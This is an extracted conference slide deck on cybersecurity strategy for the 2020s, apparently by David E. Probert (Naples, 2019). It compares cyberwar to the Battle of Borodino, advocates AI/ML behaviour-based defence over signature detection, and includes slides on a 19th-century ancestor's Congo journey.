


“Cyber Attack Strategies & Campaigns have *Similarities* with Classical Warfare!...  
...But they occur **1Million X Faster @ “Speed of Light”** rather than “Speed of Sound”!



# Classical Warfare: Battle of Borodino-1812

Состав сил	Пехота	Кавалерия	Артиллерия	Казачи	Специальные
<b>Наполеон</b>	86 тыс.	20 т.	16 т.		
<b>Кутузов</b>	72 тыс.	17,5 т.	587 ор. 14 т. 640 ор.	7 тыс.	10 тыс.





# 21stC Cyber War & Peace!

## “Classic Works” are relevant to Cyber War Campaigns!

Бородинское сражение  
7 сентября 1812 г.

■ Французские войска

 Русские войска

  Французская и русская  
кавалерия

Артиллерия

1 KM      2 KM

**\* Effective CyberSecurity for 2020s \***

## Intelligent Analytics & Real-Time Modelling


Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©






# Effective **CyberSecurity** for 2020s!



## 3-Real-Time Analytics & Modelling “Network Intelligence”





# “Future Cyber Defence”: Network Intelligence & *Real-Time Analytics*!

- **Cyber Transition:** From “Known Bad” (Malware Signatures) to “Known Good” (Network Assets & User Modelling)...
- **AI Upgrade:** Future Cyber Defence based upon upgrading & Integrating Signature & AI/ML based Cyber Security ...
- **Intelligent Analytics:** Network Traffic, Asset Profiles & User Behaviour modelled & analysed continuously in Real-Time...

.....**Disruptive Cyber Transition** during **2020s** from Old **20<sup>th</sup>C** Anti-Virus to New **21<sup>st</sup>C** Intelligent Defence

# Transition from “Cyber Now - 2019” to “Intelligent AI/ML Cyber - 2025”

## 2019 - “Cyber Now”

- “Signature” Detection
- Multi-DMZ Firewalls
- Anti-Virus & Malware
- Supervised Learning
- Zero-Day Attacks
- Objects & Assets
- “Known BAD!”

## 2025 - AI/ML Cyber

- Behaviour Modelling
- Learning the Baseline
- “Smart Security”
- Unsupervised Learning
- Zero-Second Attacks
- Events & Experience
- “Known GOOD!”

Scenario **2025**: Defence In-Depth requires Augmentation of Traditional “Cyber” Tools to include Intelligent AI/ML Security Tools that model **BOTH** “Known GOOD & BAD!”

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3rd/4th June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Transition from “Cyber Now - 2019” to “Intelligent AI/ML Cyber - 2025”




Sci-Fi Movie – “13<sup>th</sup> Floor” (1999): “Real-World & Cyber World”



# Effective **CyberSecurity** for 2020s!



## 4- **Scenario 2019:** Cyber & Physical Tools “Integrated Security”



Ship: SS Kinsembo – Liverpool to Congo - 1885  
39<sup>th</sup> International East-West Security Conference


\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

- Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -




“Life and Scenes in Congo” – Published 1889 – Free eBook download from: [www.archive.org](http://www.archive.org)



# Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

- *Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -*



